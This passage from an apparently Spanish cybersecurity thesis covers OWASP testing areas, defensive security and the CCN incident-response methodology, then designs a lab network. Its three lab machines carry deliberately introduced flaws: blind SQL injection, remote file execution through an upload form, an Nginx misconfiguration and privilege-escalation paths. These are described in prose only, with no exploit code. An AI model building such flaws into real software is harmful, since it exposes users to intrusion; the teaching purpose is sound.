2. **Probar la configuración y la gestión de la implementación.** En este apartado se presentan distintos puntos a evaluar, como la infraestructura de las aplicaciones *web* que forman parte del servidor, las distintas extensiones de archivo que permite, evaluar la respuesta a las peticiones HTTP, permisos de archivos solicitados, subdominios, etc.
3. **Probar la gestión de la identidad.** Se debe probar el sistema de registro de usuario, roles empleados por la aplicación, la posible enumeración de cuentas, posibles debilidades en la política de nombres de usuario, etc.
4. **Probar la autenticación.** Se evalúa la encriptación del canal, credenciales por defecto, la posible omisión del esquema de autenticación, contraseñas débiles con estructuras típicas, posibles debilidades en la política de contraseñas, métodos de restablecimiento de estas, y demás posibilidades.
5. **Probar autorización.** Pruebas de posible inclusión de archivos mediante un ataque *directory traversal*, la posible omisión del esquema de autorización, escalada de privilegios en *web*, etc.
6. **Probar la gestión de sesiones.** El esquema de gestión de sesiones, cookies dadas al usuario, variables de sesión expuestas, probar Cross Site Request Forgery (CSRF) o finalización de sesión, entre otras cosas.
7. **Probar validación de entrada.** En formularios *web*, probar XSS, inyección de código, inyección SQL, XML, SSI, XPath, IMAP SMTP, etc.
8. **Probar el manejo de errores.** *Stack traces* y mala gestión de errores.
9. **Probar la fortaleza criptográfica.** Información sensible transportada por canales no cifrados, cifrados débiles, cifrado de capa de transporte débil, y demás posibles debilidades en la criptografía.
10. **Probar la lógica empresarial.** Probar la validación de datos, la capacidad para falsificar soluciones, las comprobaciones de integridad, la subida de archivos maliciosos, etc.
11. **Probar el lado del cliente.** Ejecución de código JavaScript, inyección HTML, redirección URL, inyección CSS, etc.
12. **Probar la Application Programming Interface (API).** Probar GraphQL, un lenguaje de consulta y manipulación de datos para APIs.

#### OWASP *Top Ten*

Se trata de un proyecto de concienciación para desarrolladores sobre seguridad de aplicaciones *web*. Representa una selección de los riesgos de seguridad más críticos de estas aplicaciones, que se va actualizando cada 2-3 años. OWASP aconseja a las compañías adoptar este documento para asegurar sus aplicaciones y así minimizar estos riesgos. Este *top* puede suponer un buen primer paso a la hora de cambiar la cultura de desarrollo de *software* de modo que, durante estos procesos, se tengan en cuenta los puntos de vista de la seguridad informática, facilitando así su incorporación, ya que esta se produciría en etapas más tempranas[80]. La versión actual, de 2021, incluye el siguiente listado:

- **A01:2021-**Broken Access Control.
- **A02:2021-**Cryptographic Failures.
- **A03:2021-**Injection.
- **A04:2021-**Insecure Design.
- **A05:2021-**Security Misconfiguration.
- **A06:2021-**Vulnerable and Outdated Components.
- **A07:2021-**Identification and Authentication Failures.
- **A08:2021-**Software and Data Integrity Failures.
- **A09:2021-**Security Logging and Monitoring Failures.
- **A10:2021-**Server-Side Request Forgery.

## 3.4 Seguridad Defensiva

La seguridad defensiva de una organización tiene como objetivo protegerla ante cualquier amenaza cibernética. Para ello, cuenta con diversos recursos, como herramientas y equipos dedicados, basándose en el diseño de un plan para tratar de garantizar la integridad de los datos, los servicios y la infraestructura perteneciente a la entidad, ya sea previendo un posible ciberataque o una amenaza física[7].

El primero de los mecanismos de defensa es la prevención de fallos en la seguridad, como el mantenimiento de las instalaciones y de la ISC del personal, tener al día las versiones de los *softwares* o solventar los problemas encontrados en las auditorías realizadas[46][61][81]. De estas y otras funciones se encargan los departamentos de seguridad de las empresas, pudiendo estar constituidos por los llamados *blue teams*, o equipos azules, los cuales son una pieza clave en este planteamiento proactivo de la ciberseguridad[82].

Como última línea de defensa, se encuentran los equipos de respuesta ante emergencias informáticas, los CERT o CSIRT. Una vez se tiene constancia del sufrimiento de un ciberataque, estos trabajan a contrarreloj para tratar de mitigar los daños recibidos y el alcance de este. Cabe destacar que estos equipos también pueden tener funciones proactivas (ya que la diferenciación de los equipos defensivos no está muy definida), por ejemplo la realización de evaluaciones o el mantenimiento de la seguridad[83].

### 3.4.1 *Blue Teams*

Los equipos azules se dedican a defender la seguridad de las organizaciones frente a posibles ataques de manera proactiva. Entre sus funciones más importantes se encuentran la realización de evaluaciones y la vigilancia constante de las posibles amenazas a las que se enfrentan estas entidades, trabajando en el mantenimiento de la seguridad y analizando las redes que componen su infraestructura. De este modo se facilita la aplicación de las diversas contramedidas existentes, las cuales, cabe destacar, se deben mantener en constante observación y actualización debido a la naturaleza cambiante del entorno cibernético[82].

### 3.4.2 Contramedidas de seguridad

Las contramedidas de seguridad engloban todos los tipos de controles realizados para proteger los tres pilares fundamentales de la seguridad informática en un sistema: confidencialidad, integridad y disponibilidad. Un ejemplo de estas medidas es la eliminación de servicios no necesarios, el endurecimiento de los sistemas o la limitación de acceso. Existe una amplia gama de este tipo de comprobaciones, de entre las cuales aquí se presenta una selección:

- **Contramedidas para amenazas cibernéticas.**
  - **Aplicación de capa de cifrado a distintos protocolos.** Esta medida hace uso de la criptografía para aportar una capa de cifrado a distintos protocolos los cuales no fueron concebidos de esa manera, de modo que el contenido de los paquetes intercambiados cuando se hace uso de estos no se ve en texto claro, sino que solo es legible por el receptor legítimo, gracias a la creación de protocolos como Secure Sockets Layer (SSL) o Transport Layer Security (TLS), que funcionan a nivel de capa de transporte. Un ejemplo de esto son protocolos como el S/MIME, HTTPS, FTPS o S/RCP entre otros, los cuales son las versiones que emplean esta capa de cifrado[81].
  - **Control de acceso con filtrado de paquetes.** Por ejemplo, empleando listas de control, las cuales permiten el establecimiento de reglas que realizan un filtrado de tráfico, bloqueándolo o permitiéndolo en función de la información de las cabeceras[81][84].
  - **Desarrollo *software* seguro.** La implementación de medidas de seguridad en el *software* resulta menos costosa si se realiza en la etapa de desarrollo, en lugar de tratar de solventarlo una vez se ha lanzado el programa[81].
  - **Mantener actualizados los sistemas:** Existe la posibilidad de que los sistemas de una compañía presenten debilidades o vulnerabilidades, debido al hecho de no realizar las actualizaciones de *software*, las cuales pueden solventar estos fallos de seguridad[84].
  - **Realizar y proteger copias de seguridad:** Sirve como defensa ante la destrucción total o parcial de la información, o tras sufrir un ataque de *ransomware*, permitiendo recuperarla en caso de que la magnitud del incidente lo requiera[84].
  - **Políticas de seguridad en cuentas de usuario:** Se trata de algo fundamental para el mantenimiento de la seguridad. El punto más débil de explotación para un ciberatacante suele ser el ser humano. Por lo tanto, es necesario fijar una política de contraseñas y usuarios lo suficientemente restrictiva como para que no suponga sencillo tratar de averiguarlos[84].
  - **Mantenimiento de la ISC y la OC.** Es fundamental para una organización invertir tiempo y esfuerzo en el mantenimiento de estas dos importantes culturas dentro de la empresa. Cuanta más importancia le de un empleado a la seguridad, más difícil será que se cometan errores en los controles de seguridad realizados[39][46][84].

- **Contramedidas para amenazas físicas.**
  - **Restricción de acceso físico a terminales.** Con el objetivo de evitar una posible destrucción de material, o la inyección de un código malicioso en un equipo, es recomendable restringir el acceso de personal no autorizado a las áreas en las que no sea imprescindible. De este modo se evitarán riesgos innecesarios, y la posible destrucción o compromiso de información que estos podrían ocasionar[85].
  - **Mantenimiento de la ISC y la OC.** De igual forma que la ISC es importante en el ámbito cibernético, también lo es en el físico, ya que la rigurosidad de los controles de seguridad deben mantenerse en ambas áreas para poder detectar y neutralizar las amenazas lo más acertada y rápidamente posible[39][46].
  - **Mantenimiento de copias de seguridad de la información.** La realización de copias de seguridad, o *backups*, es fundamental para una empresa que quiera proteger su información a toda costa. Es la última defensa contra ataques que han ocasionado una destrucción total o parcial de los datos de la organización, y existen diversas maneras de realizar estas prácticas de manera que esta quede almacenada de forma segura[86].

### 3.4.3 Plan de respuesta ante incidencias

Las posibles evaluaciones y contramedidas que se pueden tomar para para la prevención de brechas en la seguridad de una organización constituyen la parte proactiva de la seguridad defensiva[83]. Sin embargo, debido a la rápida evolución del entorno cibernético, es prácticamente imposible lograr una protección total contra estas amenazas. Por ello es casi de obligado cumplimiento contar con herramientas y personal dedicado a mitigar el daño producido respondiendo lo más rápidamente posible a estos incidentes[34]. Según csirt.es, un incidente se define como: "*Interrupción no planificada de un servicio de Tecnología de la Información o reducción en la calidad del mismo*"[83]. Estos incidentes pueden ser causados por ciberdelincuentes que tienen como objetivo el proveedor del servicio, y los encargados de minimizar estas amenazas son los equipos de respuesta ante incidentes.

Los equipos de respuesta ante incidentes cibernéticos son grupos de expertos dedicados a la elaboración de distintas medidas con el objetivo de mantener la seguridad cibernética de una organización[83]. Se encargan de reaccionar ante las vulneraciones de seguridad producidas en un entorno determinado, con el objetivo de mitigar la amenaza lo más rápidamente posible. Para ello, cuentan con múltiples herramientas enfocadas al mantenimiento de la seguridad de manera proactiva (como las mencionadas en el apartado 3.4.2, de contramedidas), y otras diseñadas para ser empleadas de manera reactiva, como las metodologías para responder a este tipo de incidencias[87]. Existen diversas guías de este tipo, con alguna diferencia pero esencialmente iguales, creadas por distintas entidades importantes en el ámbito de la ciberseguridad. A continuación se presenta una de estas metodologías, diseñada por el Centro Criptológico Nacional (CCN) español[88].

### 3.4.4 Metodología de respuesta ante incidencias del CCN

Las fases definidas por el CCN para la gestión de los ciberincidentes son las siguientes (figura 3.8):

1. **Preparación:** Fase inicial de creación y formación de un equipo de respuesta a incidentes cibernéticos, y despliegue de ciertas medidas de seguridad.
2. **Detección, Análisis e Identificación:** Se trata de la fase de detección de la incursión de la amenaza en la organización, y su clasificación.

3. **Contención, Mitigación y Recuperación:** En primer lugar se trata de mitigar el impacto del ataque, para posteriormente tratar de eliminar la amenaza de todos los sistemas afectados y, por último, iniciar el proceso de recuperación del funcionamiento normal. Para lograr este objetivo es necesario persistir en el análisis de la amenaza, realizando este proceso de manera cíclica.

4. **Actividad Post-Ciberincidente:** Como etapa final, se encuentra la elaboración del informe relativo al incidente, como su origen, el coste y las medidas que se deben llevar a cabo para evitar futuros ataques similares.





Figura 3.8: Ciclo de vida de la Respuesta a Ciberincidentes.

### Clasificación de los ciberincidentes

Esta clasificación tiene como objetivo identificar y agrupar los ciberincidentes en función de sus caracteísticas, como el tipo de delito, puesto que no todos son iguales. A continuación se exponen siete factores a tener en cuenta para la realización de esta clasificación, cuya combinación determina la peligrosidad y prioridad de actuación ante el incidente.

- **Tipo de amenaza:** Por ejemplo inyección de código malicioso, intrusiones en el sistema, fraude o estafa.
- **Origen de la amenaza:** Si proviene del interior o del exterior.
- **Categoría de seguridad de los sistemas afectados.**
- **Perfil de los usuarios afectados:** Qué posición tienen en la estructura de la organización y con qué nivel de acceso cuentan.
- **Número y tipología de los sistemas afectados.**
- **Impacto del incidente en la organización:** Cubriendo los puntos de vista de la protección de la información, la disponibilidad de los servicios, la legalidad y/o la imagen pública.

### Detección de ciberincidentes

Puede resultar complicado detectar con precisión si se ha producido un incidente y realizar una evaluación de su tipo y peligrosidad, puesto que para ello tan solo se puede recurrir a la búsqueda de indicios que lo corroboren. Estos indicios pueden provenir de dos tipos de fuentes:

- **Precursores:** Son indicios que muestran que es posible que un incidente ocurra en un futuro. Por ejemplo:
  - Entradas en archivos de *log* de un servidor *web*.
  - Anunciamiento de un nuevo *exploit*, que podría emplearse para explotar una vulnerabilidad en el sistema de la organización.
  - Amenazas explícitas de agrupaciones concretas.

- **Indicadores:** Este tipo de indicios señalan que un incidente puede haber ocurrido o estar en proceso. Como ejemplo:
  - Alertas de los sensores de intrusión de una red.
  - Alertas de los *softwares* antivirus.
  - Registros de *log* de cambios no previstos en la configuración.
  - Registros de *log* de una aplicación de múltiples intentos fallidos de inicio de sesión desde un terminal externo ajeno a la entidad.
  - Desviación no prevista del tráfico de la red interna.

### Peligrosidad de los ciberincidentes

Tras tipificar los ciberincidentes dentro de las distintas clasificaciones, es necesario determinar su peligrosidad potencial para poder gestionar de la mejor manera posible la situación, fijando ciertos criterios de determinación de la peligrosidad para compararlos con los futuros incidentes. Según la guía del CCN, la escala de peligrosidad está formada por cinco niveles. En la figura 3.9 se presenta una clasificación de los ciberincidentes más importantes en función de su nivel de peligrosidad y los grupos a los que pueden afectar:





Figura 3.9: Niveles de peligrosidad de los ciberincidentes.
Bajo Medio Alto Muy Alto Crítico
Fuente: [88]

### Nivel de impacto del ciberincidente

Para determinar el nivel de impacto del incidente en una organización, se han de evaluar las consecuencias en las funciones de la entidad, en sus activos y en los individuos que se han visto afectados. Según la metodología del CCN, el nivel de impacto puede clasificarse de la siguiente manera (tabla 3.1):

| Nivel | Descripción |
|---|---|
| Crítico | • Afecta apreciablemente a la Seguridad Nacional<br>• Afecta a la seguridad ciudadana, con potencial peligro para la vida de las personas.<br>• Afecta a una Infraestructura Crítica.<br>• Afecta a sistemas clasificados SECRETO.<br>• Afecta a más del 90 % de los sistemas de la organización.<br>• Interrupción en la prestación del servicio superior a 24 horas y superior al 50 % de los usuarios.<br>• El ciberincidente precisa para resolverse más de 100 Jornadas-Persona.<br>• Impacto económico superior al 0,1 % del P.I.B. actual.<br>• Extensión geográfica supranacional.<br>• Daños reputacionales muy elevados y cobertura continua en medios de comunicación internacionales. |
| Muy Alto | • Afecta a la seguridad ciudadana con potencial peligro para bienes materiales.<br>• Afecta apreciablemente a actividades oficiales o misiones en el extranjero.<br>• Afecta a un servicio esencial.<br>• Afecta a sistemas clasificados RESERVADO.<br>• Afecta a más del 75 % de los sistemas de la organización.<br>• Interrupción en la prestación del servicio superior a 8 horas y superior al 35 % de los usuarios.<br>• El ciberincidente precisa para resolverse entre 30 y 100 Jornadas-Persona.<br>• Impacto económico entre el 0,07 % y el 0,1 % del P.I.B. actual.<br>• Extensión geográfica superior a 4 CC.AA. o 1 T.I.S.<br>• Daños reputacionales a la imagen del país (marca España).<br>• Daños reputacionales elevados y cobertura continua en medios de comunicación nacionales. |
| Alto | • Afecta a más del 50 % de los sistemas de la organización.<br>• Interrupción en la prestación del servicio superior a 1 hora y superior al 10 % de usuarios.<br>• El ciberincidente precisa para resolverse entre 5 y 30 Jornadas-Persona.<br>• Impacto económico entre el 0,03 % y el 0,07 % del P.I.B. actual.<br>• Extensión geográfica superior a 3 CC.AA.<br>• Daños reputacionales de difícil reparación, con eco mediático (amplia cobertura en los medios de comunicación) y afectando a la reputación de terceros. |
| Medio | • Afecta a más del 20 % de los sistemas de la organización.<br>• Interrupción en la presentación del servicio superior al 5 % de usuarios.<br>• El ciberincidente precisa para resolverse entre 1 y 5 Jornadas-Persona.<br>• Impacto económico entre el 0,001 % y el 0,03 % del P.I.B. actual.<br>• Extensión geográfica superior a 2 CC.AA.<br>• Daños reputacionales apreciables, con eco mediático (amplia cobertura en los medios de comunicación). |
| Bajo | • Afecta a los sistemas de la organización.<br>• Interrupción de la prestación de un servicio.<br>• El ciberincidente precisa para resolverse menos de 1 Jornadas-Persona.<br>• Impacto económico entre el 0,0001 % y el 0,001 % del P.I.B. actual.<br>• Extensión geográfica superior a 1 CC.AA.<br>• Daños reputacionales puntuales, sin eco mediático. |

Tabla 3.1: Criterios de determinación del nivel de impacto de los ciberincidentes.
Fuente: [88]

### Seguimiento del ciberincidente

Tras la identificación y clasificación de la incidencia, se debe realizar un seguimiento de esta. En el caso de la metodología del CCN, se cuenta con una herramienta dedicada a este propósito, el Listado Unificado de Coordinación de Incidentes y Amenazas (LUCIA), que permite registrar el desarrollo del ciberincidente y las acciones tomadas en respuesta en las distintas fases del proceso. Este seguimiento se realiza en función del nivel de peligrosidad o impacto, y asigna un estado determinado a cada ciberincidente detectado. Los estados de los ciberincidentes según esta clasificación son:

- **Cerrado (Resuelto y sin respuesta):** No ha habido respuesta desde la parte afectada, pero la incidencia ha sido resuelta.
- **Cerrado (Resuelto y con respuesta):** La parte afectada ha resuelto la amenaza y notifica el cierre del incidente.
- **Cerrado (Sin impacto):** Se ha detectado una incidencia, pero la organización objetivo no es vulnerable.
- **Cerrado (Falso positivo):** Se ha detectado erróneamente una incidencia.
- **Cerrado (Sin resolución y sin respuesta):** Ocurre cuando el incidente no ha sido resuelto por la parte afectada pero no se ha notificado al CSIRT.
- **Cerrado (Sin resolución y con respuesta):** No se ha conseguido resolver la incidencia tras recibir las indicaciones del CSIRT.
- **Abierto:** Desde el momento en el que el incidente es comunicado al CSIRT hasta que este es cerrado por alguno de los motivos anteriores.

### Recolección y custodia de evidencias

Se trata de un paso tan necesario en la resolución de la incidencia, como a la hora de iniciar procesos legales posteriores al suceso. Por ello, tiene una gran importancia el procedimiento de documentación de las evidencias, que debe realizarse en consonancia con los exigido por la ley vigente. Este proceso puede resultar complejo, debido a la posibilidad de alterar las pruebas involuntariamente cuando se intenta recuperar el correcto funcionamiento del servicio, razón por la cual es conveniente la realización de una o varias copias del sistema con las que se trabajará para solucionar la incidencia. Además, es necesaria la redacción y aprobación de una normativa sobre la custodia de las evidencias obtenidas. Algunos de los factores más importantes para este propósito son:

- **Persecución del delito:** Es necesario tener en cuenta la posibilidad de procesar al ciberdelincuente responsable de la incidencia para mantener preservadas las evidencias hasta que este procedimiento haya finalizado.
- **Retención de datos:** Cumpliendo la legislación vigente, se debe marcar la validez de la retención de los datos en función del tipo.
- **Coste de la custodia:** El mantenimiento de los elementos físicos contenedores de las evidencias, como terminales o discos duros, supone un coste que se debe tener en cuenta.

#### Intercambio de información y comunicación de ciberincidentes

Este proceso permite el intercambio de información relativa a los ciberincidentes sucedidos, entre distintos organismos, con el objetivo de fortalecer el sistema de respuesta y mejorar su eficacia. De este modo, se puede obtener información importante, como por ejemplo si han ocurrido incidentes similares en otras entidades en algún momento. A su vez, permite a las organizaciones pequeñas y medianas ampararse en herramientas de respuesta que de manera aislada no estarían a su alcance, externalizando el análisis del incidente a terceros que disponen de estos potentes recursos. El CCN propone un sistema de comunicación de ventanilla única, en el cual el organismo afectado informa del incidente al CSIRT de referencia, y este se encarga de establecer el contacto entre los distintos miembros de la red de organizaciones.

### 3.4.5 Otras herramientas útiles para seguridad defensiva

En el apartado 3.4.2, de contramedidas, ya han sido expuestas una gran cantidad de posibles acciones que realizar para mejorar la seguridad de una organización. Este apartado es más bien un listado de algunas herramientas *software* y *hardware* útiles que pueden emplearse con el objetivo de reforzar estas medidas:

- **Antivirus.** Este tipo de programas emplean distintas técnicas para realizar escaneos en busca de posibles *malwares*, tales como análisis de firma o heurísticos, y requieren de una constante mejora y evolución para mantenerse actualizados frente al desarrollo de nuevos virus[81].
- **Secure SHell (SSH).** Es una aplicación que permite al usuario establecer una conexión remota segura con un terminal, a través de un canal cifrado, al contrario de lo que sucede empleando Telnet o FTP. De este modo, mediante una consola, el usuario puede acceder a los archivos y ficheros que su nivel de autenticación le permita[81].
- **Virtual Private Network (VPN)s.** Las redes privadas virtuales, o VPNs, permiten la creación de un túnel virtual sobre la infraestructura pública por el cual el tráfico es transportado de manera segura, haciendo posible la conexión remota y privada de un terminal a una red la cual, físicamente, puede encontrarse a kilómetros de distancia[81].
- **Wi-fi Protected Access 3 (WPA3).** Es un sistema de cifrado para redes no cableadas (WiFi). Se trata de un sistema creado para sustituir el ya vulnerado WPA2, ofreciendo un nivel de seguridad más robusto. Hace uso de Galois/Counter Mode Protocol (GCMP)-256 para cifrar las claves, además de verificar la integridad de los paquetes para asegurarse de que no hayan sido manipulados[89].
- **Cortafuegos:** Regulan el intercambio de paquetes entre los elementos de una red interna y una red externa, colocándose en la frontera, para analizar el contenido de estos mensajes. De este modo es posible filtrar tráfico no deseado, y/o malicioso, entrante en la red de una organización[90].
- **Intrusion Detection System (IDS):** Estos elementos analizan el tráfico entrante a una red comparándolo con una base de datos con información sobre ataques conocidos, con el objetivo de detectar accesos no autorizados y, en cuyo caso, generar una alerta. No se trata de una aplicación para la mitigación de la amenaza, tan solo emite un aviso para alertar a los administradores de la red[91].
- **Intrusion Prevention System (IPS):** Cuenta con las funcionalidades propias de los IDS a las que se suman la posibilidad de descartar paquetes y finalizar conexiones con el objetivo de evitar que se produzcan accesos no autorizados[91].

- **Security Information and Event Management (SIEM):** Analiza en tiempo real las alarmas generadas por los distintos miembros de la red (terminales, aplicaciones, etc.) y gestiona la información de los archivos de *log* con el objetivo de detectar comportamientos sospechosos en la red. Básicamente permite centralizar la información relativa a la seguridad generada por los distintos miembros, obteniendo así una visión global de la situación en la red[91].

- ***Honeypot*:** Se trata de una infraestructura que emula una red de una entidad que presenta múltiples vulnerabilidades intencionadamente. Tiene como objetivo ejercer de señuelo para ciberatacantes, permitiendo así analizar y aprender de las técnicas empleadas por estos[92].

### 3.4.6 Una mención a los *Purple Teams*

Los *purple teams*, o equipos morados, permiten potenciar al máximo la utilidad de los equipos rojos y azules, reforzando los controles y medidas de seguridad de los primeros, mediante la información extraída de la realización de los análisis de amenazas potenciales y vulnerabilidades llevados a cabo por los segundos. De manera ideal, no se trata de un equipo distinto, sino que los *red teams* y *blue teams* establecen una dinámica de cooperación que posibilita esta útil sinergia. Como tal, un equipo morado tiene sentido en organizaciones reducidas, donde no es posible, ni necesario, mantener dos equipos individuales[82].

# Capítulo 4

# Creación del escenario

*Gentlemen, you can't fight in here! This is the War Room!*

— **President Merkin Muffley, Dr. Strangelove.**

Con el fin de realizar y analizar el ciclo de vida de un ciberataque, se ha decidido elaborar un escenario sintético compuesto por diversas máquinas las cuales estan diseñadas deliberadamente con múltiples vulnerabilidades y/o fallos de seguridad en la configuración de sus servicios. El escenario se ha creado con la intención de emular una red empresarial real, contando con servicios tales como servidores *web*, bases de datos o de gestión de terminales, la cual es objetivo de un ciberataque perpetrado por el autor de este trabajo. Con objeto de simplificar el proceso, el escenario se corresponde con un segmento de red que podría pertenecer a una red empresarial de estas características. Las máquinas que forman el escenario pueden verse resaltadas en la figura 4.1.





Figura 4.1: Diagrama de red de Entity (Marcado en oscuro el segmento de red empleado como escenario).

## 4.1 Máquina WebServer

La función de este equipo es actuar como servidor *web* de la empresa. Se encuentra en la DMZ, con una interfaz de red pública conectada a internet y con otra interfaz conectada a la red privada de la compañía. La *web* está dividida en dos partes: una parte pública accesible para cualquier usuario de internet y una parte privada accesible tan solo por los empleados de la entidad mediante un sistema de autenticación, que se realiza comprobando las credenciales introducidas con la información contenida en una base de datos de la empresa (máquina DataBase). Se trata del mejor punto de entrada a la red privada de la corporación, pues el servicio *web* permite a los usuarios interactuar con las máquinas.

#### Descripción de la máquina

- **Sistema operativo:** Ubuntu Server 20.04.3 LTS (Focal Fossa).
- **Versión del *kernel*:** Linux 5.4.0-100-generic.
- **Interfaces de red:**
  - Interfaz de red "enp0s8" (pública), con dirección IP `192.168.1.226/24`.
  - Interfaz de red "enp0s3" (privada), con dirección IP `10.0.2.4/24`.
- **Servicio principal:** Servidor *web* Nginx 1.18.0 (Ubuntu).
  - Página *web* principal (`home.php`).
  - Página de acceso para empleados (`login.php`).
  - Página principal tras el acceso (`welcome.php`).
  - Página de configuración de la cuenta (`changeavatar.php`).
  - Archivo de finalización de sesión (`logout.php`).
  - Archivo de mantenimiento de comprobación de sesión (`session.php`).
  - Archivo para gestión de subida de archivos (`upload.php`).
  - Archivo de configuración para acceso remoto a la base de datos (`config.php`).
  - Directorio para subida de archivos (`uploads`).
  - Directorio de archivos CSS (`css`).
  - Directorio de archivos Javascript (`js`).
- **Servicio secundario:** Cliente MySql 8.0.28 (Ubuntu).
- **Servicio secundario:** Cliente OpenSSH 8.2p1 (Ubuntu).

#### Descripción de las vulnerabilidades y fallos de configuración introducidos

- Mala configuración del servidor Nginx que permite mapear todos los recursos del directorio que contiene la *web* y la ejecución remota de código a través de la URL.
- Mala sanitización de la entrada del formulario de autenticación presente en `login.php` que deriva en una vulnerabilidad *blind SQL injection*.
- Mala sanitización de la entrada del formulario de cambio de avatar presente en `changeavatar.php` que deriva en una vulnerabilidad de *remote file execution*.
- Servidor *web* Nginx ejecutándose con usuario administrador.

## 4.2 Máquina DataBase

Este equipo tiene como función actuar de base de datos para la autenticación de las cuentas de usuario de los empleados de la compañía. La máquina WebServer realiza una serie de consultas a esta base de datos para determinar si se concede acceso o no con las credenciales introducidas, y el nivel de este. Se encuentra en la red privada de la empresa y no se tiene acceso directo a través de internet, sino que el servidor *web* actúa como intermediario. Se trata de una posible fuente de información para la obtención de las credenciales necesarias para acceder a la parte privada de la *web*.

#### Descripción de la máquina

- **Sistema operativo:** Ubuntu Server 20.04.3 LTS (Focal Fossa).
- **Versión del *kernel*:** Linux 5.4.0-100-generic.
- **Interfaces de red:**
  - Interfaz de red "enp0s3" (privada), con dirección IP `10.0.2.6/24`.
- **Servicio principal:** Servidor MySql 8.0.28 (Ubuntu).
  - Base de datos principal: `entityDB`.
  - Tablas de entityDB: `users`.
  - Columnas de users: `id`, `username`, `passcode`, `avatar`.
  - Contenido de la tabla users: Almacena la información de acceso de las cuentas de empleado de la corporación. Cada cuenta tiene asignado un id, un nombre de usuario único, una contraseña cifrada y una ruta de su foto de perfil.

#### Descripción de las vulnerabilidades y fallos de configuración introducidos

- Mala configuración de permisos. Permisos innecesarios otorgados al usuario con el que se conecta el servidor *web* para realizar las consultas. Esto deriva en una fuga de información relativa al contenido de las demás bases de datos del servicio.

## 4.3 Máquina CompanyComputer

Se trata de un equipo que tiene como función actuar de ordenador perteneciente a la red privada de la organización. Para implementar esta máquina se ha utilizado la ya existente lin.security creada por la compañía In.Security, la cual ha sido versionada para que encaje de mejor manera en este escenario concreto.

#### Descripción de la máquina

- **Sistema operativo:** Ubuntu Server 18.04 LTS (Bionic Beaver).
- **Versión del *kernel*:** Linux 4.15.0-171-generic.
- **Interfaces de red:**
  - Interfaz de red "enp0s3" (privada), con dirección IP `10.0.2.8/24`.
- **Servicio principal:** Servicio OpenSSH 7.6p1 (Ubuntu).

**Descripción de las vulnerabilidades y fallos de configuración introducidos**

- Posibilidad de explotación de *credential stuffing*, debido al empleo de credenciales idénticas en distintos servicios.
- Múltiples vulnerabilidades y fallos de configuración que permiten la escalada de privilegios en el equipo.

# Capítulo 5

# Realización del ciberataque

知彼知己，百戰不殆。

[Si conoces al enemigo y te conoces a ti mismo,
no debes temer el resultado de cien batallas.]

— **孫子，孫子兵法**。 [Sun Tzu, El Arte de la Guerra.]

